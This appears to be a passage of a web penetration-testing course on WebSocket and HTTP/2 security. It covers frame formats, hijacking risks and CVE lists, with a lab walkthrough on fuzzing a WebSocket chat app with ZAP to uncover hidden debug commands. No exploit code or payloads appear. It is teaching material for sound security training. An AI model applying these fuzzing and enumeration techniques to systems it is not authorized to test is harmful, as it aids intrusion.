HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: /EKMLwJKYi9BusYl03jqYIiVOHk=
X-Powered-By: Ratchet/0.2.6
```

FRAME HEADERS



Reference

From https://tools.ietf.org/html/rfc6455

Messages are sent as part of frames by either end of the two-way communications. The three main frames are text data, binary data, and control frames. There are 10 of 16 defined frame types in the RFC. The protocol was designed to have minimal framing, mostly just data.

The first bit is for the FIN and can be sent by either side.

There are 3 reserved bits.

The OPCODE tells us what kind of frame it is:

- %x1 denotes a text frame.
- %x2 denotes a binary frame.
- %x8 denotes a connection close.
- %x9 denotes a ping.
- %xA denotes a pong.

- The mask bit is set to on for frames coming from the client.
- The payload length is self-explanatory; it is extended if the payload length is 127 bytes and greater.
- The mask key is present if the mask bit is set; it is a 32-bit random value selected by the client; and all the payload data is masked by this key.
- The payload data is extension data + application data if an extension has been defined; otherwise, it is just application data.
- A frame may contain one message, or a message may be fragmented among multiple frames.
- Control frames are not fragmented.

SECURITY ISSUES

Designed for performance and convenience

Little security was built in to the protocol:

- No authentication beyond upgrade request is performed
- HTTP cookie is passed over during the handshake
- Same Origin Policy is not enforced

Cross-Site WebSocket Hijacking (CSWH) takes advantage of this:

- Attacker intercepts the upgrade request and cookie to hijack the connection
- Application must set an origin to prevent hijacking
- Can also encrypt with TLS via wss://

The WebSocket protocol was designed for performance and convenience, and seemingly without as much thought on security issues as we might like.

No authentication in the protocol relies on the cookies set via HTTP during the upgrade process, which means that the application has to first track the authentication and grant an HTTP cookie. The cookie is presented during the upgrade process.

No authorization or access control enforcement **is** in the protocol. The cookie passed in the upgrade process can track that socket, and enforcement must be performed by the application.

Cross-Site WebSocket Hijacking (CSWSH) takes advantage of the upgrade to WS from HTTP as the cookies are sent as a form of authentication. If an attacker can intercept the upgrade request, he can intercept the cookie and hijack the connection.

WebSocket does not use or enforce the Same Origin Policy (SOP). The origin header validates that one client cannot usurp another connection.

The application has to perform authentication, access control, origin checks, and input validation. The WebSocket protocol does none of these. You can encrypt WS and use WSS instead, which uses TLS. You could also use TLS authentication with client certificates or HTTP Basic authentication, for example.

THE ATTACKERS' VIEW OF WEBSOCKETS

This is a relatively new area of security research

New technologies create challenges for defenders:

- Protocol use might not be properly monitored
- Defenders might not even know it is there!

Attackers can leverage WebSockets to:

- Attack server side
- Attack client side
- Attack parsers
- Bypass filtering

WebSockets is a relatively new protocol, its implementation being fairly recent. This means that for attackers and researchers both, it opens up a new avenue of research. It is definitely a new technique and method for attacking web applications. In some cases, it may have been implemented, but defenders may not be aware that it is there! In which case, WebSockets may be in use but not monitored. WebSockets are also a new vector of attack against web servers, web application clients, and the applications themselves. As well, many of the security controls implemented to protect the web application may not understand the WebSocket protocol, leaving it unprotected. As well, protocol parsers such as Wireshark may have issues understanding the protocol correctly causing additional problems.

VULNERABILITIES

WebSockets have been a source of interesting vulnerabilities:

- Apache, Wireshark, Chrome, OpenStack, MessageSight, Firefox, Chrome, Drupal, Ansible Tower, and others
- CVE-2010-1766, CVE-2010-3251, CVE-2010-3254, CVE-2010-4508, CVE-2011-3106, CVE-2014-0193, CVE-2014-0921, CVE-2014-0922, CVE-2014-1703, CVE-2014-1740, CVE-2014-3165, CVE-2014-3429, CVE-2015-0176, CVE-2015-0228, CVE-2015-0259, CVE-2015-1244, CVE-2015-1482, CVE-2015-3810, CVE-2015-7197, CVE-2015-8601, CVE-2016-5261, CVE-2018-5504… Denial-of-service, remote code execution, sandbox bypass, and authorization bypass
- Likely, this is just the tip of the iceberg

Just a quick search engine query can identify a number of interesting vulnerabilities in applications that use WebSockets—anything from denial-of-service (DoS) to remote code execution, sandbox bypass, and authorization bypass. All the classic vulnerabilities also apply; XSS, XSRF, SQLi, Command Injection, and many others are also applicable.

CVE-2014-0193 DoS in Netty
CVE-2014-0921 IBM MessageSight DoS
CVE-2014-0922 IBM MessageSight DoS
CVE-2014-1703 Chrome sandbox bypass, use-after-free.
CVE-2014-3165 Blink (Chrome) DoS
CVE-2014-3429 IPython Notebook arbitrary code execution
CVE-2015-0176 XSS IBM WebSphere
CVE-2015-0228 DoS in Apache
CVE-2015-0259 XSS Auth session hijack OpenStack Compute console
CVE-2015-1244 Chrome sniffing sensitive info in websocket traffic
CVE-2015-1482 Ansible Tower auth bypass
CVE-2015-3810 Wireshark DoS
CVE-2015-7197 Firefox bypass restrictions
CVE-2015-8601 Drupal auth bypass

PENETRATION TESTING WEBSOCKETS

There is a lack of tools that can do WebSocket testing:

- Most automated scanners completely miss WebSockets
- Even fewer options from commercial vendors

Three tools useful for testing applications that use WebSockets:

- Burp can proxy WebSocket traffic
- OWASP ZAP can proxy and fuzz WebSocket traffic
- Chrome offers a WebSocket client and developer tools (F12)

Beyond that:

- During the mapping phase, look for `ws://` or `wss://`
- Go old school and write your own test cases and script them
- Both Python and Ruby support WebSocket clients and servers

Both Burp and ZAP can proxy WebSocket traffic. ZAP can also fuzz the application using WebSockets. There are some other useful tools; for example, a Chrome extension acts as a simple WebSocket client. Also in Chrome, you can press the F12 key to access the developer tools, which can also access the WebSockets data. There are actually few tools that can test applications that make use of WebSockets.

Reference

Simple WebSocket Client (Chrome Extension)

https://chrome.google.com/webstore/detail/simple-websocket-client/pfdhoblngboilpfeibdedpjgfnlcodoo/related?hl=en-US

For the most part, we can apply many of the same methods and techniques to testing applications that make use of WebSockets as HTTP-based applications. The main difference is that many of the automated scanners, particularly commercial ones, do not support WebSockets, meaning that they do not look for them, do not detect them, and do not test them. This is not an insurmountable problem; we can rely on interception proxies and some of the skills we **used 10 years ago, and write our own tests.** Both Burp and OWASP ZAP can proxy WebSockets. ZAP can also perform automated and manual tests over WebSockets. Currently, it seems the only tool available that can do so. For any test that ZAP does not perform, **we are back to where we were 10 years ago**; we have to write our own test cases in a scripting language and launch them ourselves. We can use either Python or Ruby to build test cases as they both support acting as client or server for WebSockets.

If the application you test uses WebSockets, make sure not to miss it, and make sure to test them as well.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- **Day 4: Alternative Web Interfaces**
- Day 5: WAFs and Pivots
- Day 6: Capture the Flag

Hash Length Extension Attacks
Exercise: hash_extender
Alternative Web Interfaces
Mobile Applications
Exercise: Mobile Application Wireshark Extraction
Compiled Objects
Flash, Java, Silverlight, and ActiveX
Exercise: Decompiling Flash Objects
Web Services
REST and SOAP
Exercise: SOAP
XML XPath
Exercise: Xpath Injection
XML External Entities
Exercise: Acme XXE
WebSockets
Exercise: SocketToMe
HTTP/2
Exercise: H2O

This page intentionally left blank.

WEBSOCKETS SOCKETTOME EXERCISE

Target: sockettome.sec642.org

Goals:

- Start a tcpdump capture; create a file to use for fuzzing
- Proxy a web browser through OWASP ZAP
- Access the WebSocket application, SocketToMe by Robin "Digininja" Wood
- Make use of the features of the application
- Stop tcpdump and dissect the protocol in Wireshark
- Fuzz WebSockets commands using ZAP

Bonus:

- Identify vulnerabilities in the application using WebSockets

The target is http://sockettome.sec642.org. The main page launches over port 80, but the WebSocket is accessible over port 8080.

Following are the goals:

1. Launch tcpdump to capture WebSocket traffic for later analysis in Wireshark.
2. Create a file to fuzz the commands with
   ```
   for i in {A..Z} ; do echo $i ; done > A-Z.txt
   ```
3. Launch Firefox and ZAP, and then proxy the browser through ZAP.
4. Go to the target main page and make use of the functions available to you.
5. Stop the tcpdump packet capture, load the pcap into Wireshark, and examine the port 8080 traffic.
6. Use the ZAP fuzzer to enumerate all the commands available to you.

Hint: Examine the WS calls made to port 8080.

As a bonus, there is a vulnerability in the application—first one to find it and exploit it wins! There is a hint.

EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, showing you how to achieve each of the goals.

This page intentionally left blank.

EXERCISE: WEBSOCKETS SOCKETTOME TCPDUMP, FIREFOX, AND ZAP

Open a terminal, create a file (for fuzzing), and start a tcpdump capture:

```
cd /home/samurai
for L in {A..Z} ; do echo $L ; done > A-Z.txt
sudo tcpdump -n -v -i eth0 –w sockettome.pcap
```

Start Firefox and ZAP; set the browser to proxy through ZAP

Start up a terminal. In your home directory, create a file containing the uppercase letters of the alphabet. Start a tcpdump capture that writes out to a PCAP.

```
cd /home/samurai
for L in {A..Z} ; do echo $L ; done > A-Z.txt
sudo tcpdump -n -v -i eth0 –w sockettome.pcap
```

Note: Students taking this class outside of the Live classroom setting will need to specify the tap0 interface, instead of the eth0 interface, when using tcpdump.

EXERCISE:WEBSOCKETS SOCKETTOME SOCKETTOME


Browse to the main page sockettome.sec642.org

Hit all the functions:

- Change your name
- Make a guess at the number
- Chat

Go back to ZAP and notice the traffic in the WebSocket tab

Keep the chat clean; it is multiuser



SocketToMe was written by Robin "Digininja" Wood and has been adapted for this course. The original version is available here:

https://digi.ninja/projects/sockettome.php

Use the Set Name, Guess, and Chat functions. Keep the comments in the chat appropriate because everyone else in the class will see them. Take a look at the WebSocket tab in ZAP; you should see the traffic.

EXERCISE: WEBSOCKETS SOCKETTOME ZAP WEBSOCKET TAB

On ZAP, the WebSocket tab shows the details of the messages

Cha...	↔	Timestamp	Opcode	Bytes	Payload
#1.1	➡	24/03/16 21:24:50.596	1=TEXT	8	N:adrien
#1.2	⬅	24/03/16 21:24:50.623	1=TEXT	33	Name: You are now known as adrien
#1.3	➡	24/03/16 21:24:52.784	1=TEXT	3	G:1
#1.4	⬅	24/03/16 21:24:52.792	1=TEXT	22	Host: Sorry, try again
#1.5	➡	24/03/16 21:24:57.504	1=TEXT	7	C:hello

In OWASP ZAP, when you click the WebSocket tab in the bottom pane, it shows you the details from each of the messages. Note that the payloads from the clients contain the commands sent to the server.


- N: Sets your name
- G: Sends a numeric guess
- C: Sends a chat message

We fuzz the command parameter, using uppercase letters because that is what it appears to want in that field. This should show us more commands available.

EXERCISE:WEBSOCKETS SOCKETTOME WIRESHARK

In the terminal, stop the tcpdump capture with Control-C
Launch Wireshark and examine the port 8080 traffic:

```
cd /home/samurai
wireshark sockettome.pcap &
```



In the terminal, use Control-C to stop tcpdump. Then launch Wireshark to examine the WebSocket traffic from the network perspective.

Use port 8080 or the protocol name as a display filter to find the packets quicker. You can see that this is a message from the server in response to the name change command.

Close Wireshark.


EXERCISE:WEBSOCKETS SOCKETTOME SET UP THE ZAP FUZZER

Switch back to ZAP

On the WebSocket tab, select one of the messages sent to the server, in this case the Guess

In the right-top pane, you should see the message

Right-click add; select fuzz



Following are steps to set up the fuzzing session in ZAP:

1. In the bottom pane in the WebSocket tab, click one of the messages.
2. In the top-right pane, you should see the message contents.
3. Right-click (secondary mouse button) and select the fuzz option.
4. Clear the existing injection point.

EXERCISE: WEBSOCKETS SOCKETTOME FUZZ THE COMMAND

On the left, highlight the command letter


On the right, select Add


Click Add again

Then, select File

Pick the file that we created

Make sure that there is only one injection point





More steps follow:

5. In the top-left pane of the fuzz screen, highlight the command you want to fuzz.
6. In this case, just select the letter G.
7. On the right side, select Add.
8. Select Add again.
9. Change the payload type to file, and click Select.
10. Pick the file that you created.

    ```
    /home/samurai/A-Z.txt
    ```

11. Make sure that there is only one injection point, the one we just added.
12. Don't hit start just yet!
13. Click Add.
14. Click OK.

EXERCISE:WEBSOCKETS SOCKETTOME START FUZZER!


Click the Options tab

Change the threads to 1

Add a delay of at least 200 milliseconds

We don't want to overwhelm the server; we also want to see the response to each message

Start Fuzzer!



…and the final steps to start the fuzzer.

15. Click the options tab.
16. Change the number of fuzzing threads to 1 to not overwhelm the server with your scanning.
17. Add a delay of at least 200 milliseconds between fuzz attempts to allow you to see each client request and then the matching server response. Otherwise, they appear out of order.
18. Start the fuzzer!

EXERCISE: WEBSOCKETS SOCKETTOME EXAMINE THE FUZZ RESULTS

The Fuzzer tab shows progress

The WebSocket tab shows you results

What additional commands are available?

#1.6	→	24/03/16 21:55:18.402	1=TEXT	3	A:1
#1.7	→	24/03/16 21:55:18.602	1=TEXT	3	B:1
#1.8	→	24/03/16 21:55:18.802	1=TEXT	3	C:1
#1.9	→	24/03/16 21:55:19.2	1=TEXT	3	D:1
#1.10	←	24/03/16 21:55:19.4	1=TEXT	38	Debug: Please specify either on or off
#1.11	→	24/03/16 21:55:19.436	1=TEXT	3	E:1
#1.12	←	24/03/16 21:55:19.437	1=TEXT	7	Echo: 1
#1.13	→	24/03/16 21:55:19.842	1=TEXT	3	F:1
#1.14	→	24/03/16 21:55:20.224	1=TEXT	3	G:1
#1.15	←	24/03/16 21:55:20.226	1=TEXT	22	Host: Sorry, try again
#1.16	→	24/03/16 21:55:20.631	1=TEXT	3	H:1

The fuzzer tab shows you the progress of this fuzz session.

The WebSocket tab shows you the results.

In this case, you see at least two additional commands.


D: Seems to enable debugging.
E: Seems to be an echo.

Right-click the D:1 client to server message.

If you have time, you can also fuzz the number-guessing game; however, it chooses a new number whenever anyone guesses the current one.

EXERCISE:WEBSOCKETS SOCKETTOME RESEND

Right-click the D:1 message and select Resend



Change the 1 to on and click Send

We have enabled debug, which may be useful

19. In the WebSocket tab, right-click the message from the client to the server that contains the command D:1.
20. Select Resend.
21. Change the 1 to "on," and then click Send.

We have enabled debug, which may be useful for other testing of the application.

EXERCISE:WEBSOCKETS SOCKETTOME EXERCISE CONCLUSION

We made use of an example WebSocket application

We have examined WebSocket traffic through Wireshark and ZAP:

- ZAP can proxy WebSocket traffic, as well as fuzz it
- Wireshark can perform protocol dissection on WebSocket traffic

We fuzzed the command parameter in the application using ZAP

We used the ZAP Resend feature to replay and modify a WebSocket message from client to server

In this exercise, we made use of an example WebSocket application through a proxy.

We captured the WebSocket traffic using tcpdump and examined the protocol using Wireshark, which can understand it. We use OWASP ZAP as a proxy, and we examined the WebSocket messages using its interface. We used ZAP to fuzz the command parameter and found additional functions. We made use of the ZAP Resend feature to replay a modified message.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- **Day 4: Alternative Web Interfaces**
- Day 5: WAFs and Pivots
- Day 6: Capture the Flag

Hash Length Extension Attacks
Exercise: hash_extender
Alternative Web Interfaces
Mobile Applications
Exercise: Mobile Application Wireshark Extraction
Compiled Objects
Flash, Java, Silverlight, and ActiveX
Exercise: Decompiling Flash Objects
Web Services
REST and SOAP
Exercise: SOAP
XML XPath
Exercise: Xpath Injection
XML External Entities
Exercise: Acme XXE
WebSockets
Exercise: SocketToMe
HTTP/2
Exercise: H2O

This page intentionally left blank.

HTTP/2

RFC 7540 May 2015, based on SPDY:

- Quite different from HTTP/1.X in some ways
- Same core features, more efficient

Addresses shortcomings in HTTP/1.X:

- The header is binary and compressed
- The basic protocol unit is an HTTP/2 frame
- Bidirectional full-duplex over single TCP socket called a stream
- Different frames defined, each serves a different purpose

Most implementations TLS encrypt by default

HTTP/2 is the latest version of the protocol most used on the WWW. The standard was published in May 2015 as RFC 7540. It is based on the SPDY protocol, which was intended to essentially make HTTP traffic go faster. SPDY will be deprecated and removed from most implementations in favor of HTTP/2 as its successor in 2016. It is quite different in some ways from HTTP/1.X with some of the same core features and some new ones. It operates as an upgrade to HTTP/1.1; the client indicates that it can speak HTTP/2 in the first request to the server; if the server also supports HTTP/2, the upgrade will be successful, and the two will switch protocols. HTTP/2 was designed to address many of the limitations in HTTP/1.X such as the inefficient use of resources in transferring data.

The major changes are first that the HTTP/2 header is binary and compressed. It has many of the same features as the HTTP/1.1 header, as well as some additional ones. The next change is that HTTP/2 has one continuous bidirectional full-duplex TCP socket. The client and server communicate through this channel by sending frames, the most basic of which contains HTML and other content. There are different kinds of frames. Most implementations of HTTP/2 encrypt using TLS by default. There has been some discussion of making encryption mandatory. You can see in our lab that we have implemented HTTP/2 using the H2O server, which can be configured to use cleartext.

WHY HTTP/2 WAS DEVELOPED

Why HTTP/2 was developed:

- HTTP had to evolve to support modern applications
- HTTP/1.X is inefficient; many requests for single page

HTTP/2 is intended to be more efficient and secure:

- HPACK compresses headers with Huffman coding
- Headers resent only if changed
- Headers and data are sent in HTTP/2 frames
- HTTP/2 is bidirectional and multiplexed

Server can push data client never asked for!

HTTP/1.X was standardized in 1997 with RFC 2068. It sent one request and received one response per TCP connection. As web applications evolved, this was perceived as inefficient, and HTTP/2 has the goal of being both faster and more secure. The speed goal was achieved with header compression, multiplexing, and request prioritization.

Reference

HPACK https://tools.ietf.org/html/rfc7541

HPACK is one of the more significant changes introduced with HTTP/2. This is how the protocol compresses the binary headers used in HTTP. The headers are exchanged in key:value pairs. Subsequent HTTP/2 frames send only those headers that have changed. The headers are also compressed using an algorithm called Huffman coding, which reduces the number of bits required to transmit the characters.

The next major change is that HTTP/2 is bidirectional and multiplexed. When the HTTP/2 connection has been made, both client and server can request and transmit data via frames. The HTML and other content are sent as a series of streams across any number of frames.

One interesting feature is server push. The server can send data that the client never requested!

UPGRADE REQUESTS AND RESPONSES

Client sends an HTTP/1.1 request with an upgrade request upgrade: h2c

```
GET / HTTP/1.1
User-Agent: curl/7.41.0-DEV
Host: nghttp2.org
Accept: */*
Connection: Upgrade, HTTP2-Settings
Upgrade: h2c-14
HTTP2-Settings: AAMAAABkAAQAAP__
```

Server responds HTTP/1.1 with the 101 switching protocols:

```
HTTP/1.1 101 Switching Protocols
Connection: Upgrade
Upgrade: h2c-14
```


Here is another upgrade request example:

```
GET / HTTP/1.1
host: http2.sec642.org
connection: Upgrade, HTTP2-Settings
upgrade: h2c
http2-settings: AAMAAABkAAQAAP__
accept: */*
user-agent: nghttp2/1.5.0
```

If the server accepts the upgrade, it responds with HTTP/1.1 101:

```
HTTP/1.1 101 Switching Protocols
Date: Sun, 10 Jan 2016 21:55:52 GMT
Server: h2o/1.2.1-alpha1
Connection: upgrade
upgrade: h2c
```

INITIALIZATION OF HTTP2 IN BINARY

Then the server responds with a settings frame:

```
00 00 0c 04 00 00 00 00 00 00 03 00 00 00 64 00  ..............d.
04 00 00 ff ff                                   .....
```

And the client responds with magic to establish connection:

```
50 52 49 20 2a 20 48 54 54 50 2f 32 2e 30 0d 0a  PRI * HTTP/2.0..
0d 0a 53 4d 0d 0a 0d 0a                          ....SM....
```

PRISM.... It was changed from START 8 days after Snowden's leak

For a single GET request, the remainder of the requests and responses are sent in HTTP/2 frames:


```
HTTP/2.0 200
server:h2o/1.2.1-alpha1
date:Sun, 10 Jan 2016 22:05:20 GMT
content-type:text/html
last-modified:Wed, 29 Apr 2015 15:20:35 GMT
etag:"5540f6c3-13"

Welcome to HTTP2 Sec642.
```


FRAMES

Now HTTP/2 streams can be established between client and server:

- Servers can initiate push stream to clients using a PUSH-PROMISE frame
- Clients can refuse with an RST_STREAM frame or even a GO_AWAY frame

From: https://tools.ietf.org/html/rfc7540



The frames are first sent after the upgrade from HTTP/1.1 to HTTP/2.

- The frame length is a 24-bit integer and must not exceed 16,384 in most implementations; length does not include the header.
- The frame type is an 8-bit field; any unknown frame types are to be ignored:
  - DATA frames (type=0x0) have three fields: pad length (8 bits), data, and padding.
  - HEADERS frame (type=0x1) start the stream; there can be zero or more headers in each frame.
  - PRIORITY frame (type=0x2) indicates the priority the sender believes this stream has.
  - RST_STREAM frame (type=0x3) terminates the stream.
  - SETTINGS frame (type=0x4) is used to send or acknowledge configuration preferences.
  - PUSH_PROMISE frame (type=0x5) sends data that you didn't ask for!
  - PING frame (type=0x6) sends 8 octets of data that should be acknowledged and echoed back.
  - GOAWAY frame (type=0x7) terminates stream due to error
  - WINDOW_UPDATE frame (type=0x8) deals with flow control
  - CONTINUATION frame (type=0x9) adds additional headers
- There is still room for additional frame types.

ATTACKERS PERSPECTIVE OF HTTP/2

Like WebSockets, this is a relatively new area of security research

New technologies create challenges for defenders:

- Protocol use might not be properly monitored
- Defenders might not even know it is there!

Attackers can leverage HTTP/2 to:

- Attack server side
- Attack client side
- Attack parsers
- Bypass filtering

Because HTTP/2 has already been implemented, you would imagine that there has been a lot of research into security issues. This does not appear to be the case. Although there have been some vulnerabilities identified, there does not seem to have been a significant amount of fuzzing performed on the new tools that support HTTP/2. This will likely be a significant area of effort for the next few years.

When attackers discover that an allocation is available via HTTP/2, it is likely to be a threat vector. Most of the security defensive controls I place do not appear to currently support HTTP/2. Examples include load balancers, reverse proxies, Web Application Firewalls (WAF), Network IDS or IPS, or Host-based IDS or IPS. This means that attacks might not be seen, or the security monitoring teams may not even be aware that HTTP/2 is on the network. It is not far-fetched to imagine that protocol parsers may have issues with the new protocol, including exploitable vulnerabilities.

Two examples:

Client can go directly HTTP/2 and skip the upgrade.

Attacker/proxy can prevent HTTP/2 kill upgrade process.

A project that fuzzed Firefox and Apache Traffic Server identified vulnerabilities in both; as well, a directory traversal was identified in H2O.

VULNERABILITIES

Discovered by a team at Yahoo! that performed fuzzing:

- CVE-2015-7219 and CVE-2015-7218 Firefox DoS
- CVE-2015-5638 H2O directory traversal, CVE-2016-4817 H2O DoS
- No-CVE. 4 bugs in node-http2 discovered by fuzzing
- CVE-2015-3249 Apache Traffic Server possible remote code execution
- CVE-2015-0799 Firefox MiTM X.509 validation bypass
- CVE-2014-1582 Firefox MiTM Public Key Pinning allows spoofing
- CVE-2016-2525 Wireshark Denial of Service
- CVE-2018-5514 F5 DoS, CVE-2016-8740 Apache DoS

Again, like WebSockets, likely just the tip of the iceberg…

CVE-2015-7219 Firefox DoS
CVE-2015-7218 Firefox DoS
CVE-2015-5638 H2O directory traversal
No-CVE. 4 bugs in node-http2 discovered by fuzzing
CVE-2015-3249 Apache Traffic Server possible remote code execution
CVE-2015-0799 Firefox MiTM X.509 validation bypass
CVE-2014-1582 Firefox MiTM Public Key Pinning allows spoofing
CVE-2018-5514 F5 DoS, CVE-2016-8740 Apache DoS

Reference

https://yahoo-security.tumblr.com/post/134549767190/attacking-http2-implementations

PENETRATION TESTING HTTP/2

We prevent the upgrade and test over HTTP/1.1

There are few interception proxies available that support HTTP/2

Few commercial tools that support HTTP/2 currently

Some tools do exist that can speak HTTP/2:

- Browsers and web servers
- Mitmproxy
- Charles proxy (Commercial)
- Curl
- Nghttp
- Python hyper
- Ruby nethttp2
- Wireshark
- Http2fuzz

So, how do we test applications that use HTTP/2? The answer is we test them over HTTP/1.1 because they are likely accessible using this protocol as well. That is the short-term answer. At some point, the open-source tools start implementing it. OWASP ZAP is in the process of completely rewriting its network stack and plans to support HTTP/2. Many commercial tools do not even have it on their development roadmap.

If the application is only accessible over HTTP/2, or to be thorough, we can use old-school methods to test. Often, this involves writing your own test cases in a scripting language, effectively building a penetration testing toolkit.

QUIC

Not actually part of HTTP/2 but another interesting protocol

In the future, we will have HTTP/2 over QUIC

Quick UDP Internet Connections (QUIC) is HTTP(S) over UDP

Also developed by Google

Lightning fast

Already implemented by Google servers and Chrome-based clients

Specific servers and clients use only QUIC

Transport (frame headers) and content are encrypted by default

If you use a Chrome-based product to visit a Google server, you may have noticed a flurry of UDP traffic. It isn't DNS; it's HTTP over UDP!

`https://www.chromium.org/quic`

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- **Day 4: Alternative Web Interfaces**
- Day 5: WAFs and Pivots
- Day 6: Capture the Flag

Hash Length Extension Attacks
Exercise: hash_extender
Alternative Web Interfaces
Mobile Applications
Exercise: Mobile Application Wireshark Extraction
Compiled Objects
Flash, Java, Silverlight, and ActiveX
Exercise: Decompiling Flash Objects
Web Services
REST and SOAP
Exercise: SOAP
XML XPath
Exercise: Xpath Injection
XML External Entities
Exercise: Acme XXE
WebSockets
Exercise: SocketToMe
HTTP/2
Exercise: H2O

This page intentionally left blank.

H2O HTTP/2 EXERCISE

Target: http2.sec642.org

Goals:

- Run tcpdump to capture HTTP/2 traffic
- Verify curl2 and nghttp can communicate using HTTP/2
- Use Wireshark to inspect HTTP/2 traffic
- Identify and exploit a directory traversal vulnerability in an HTTP/2 H2O web server implementation
- The port on http2.sec642.org serving HTTP/2 is 80

Bonus:

- Identify if the server is vulnerable to HTTP response splitting

In this exercise, we start making use of HTTP/2. We use the target `http://http2.sec642.org` and follow these steps. We have compiled curl with HTTP/2 support and called it curl2 in the VM. The original version of curl without HTTP/2 support is also installed.

1. Verify tools can communicate using HTTP/2.
2. Use Wireshark to inspect HTTP/2 traffic.
3. Identify and exploit a directory traversal vulnerability in an HTTP/2 H2O web server implementation.

EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

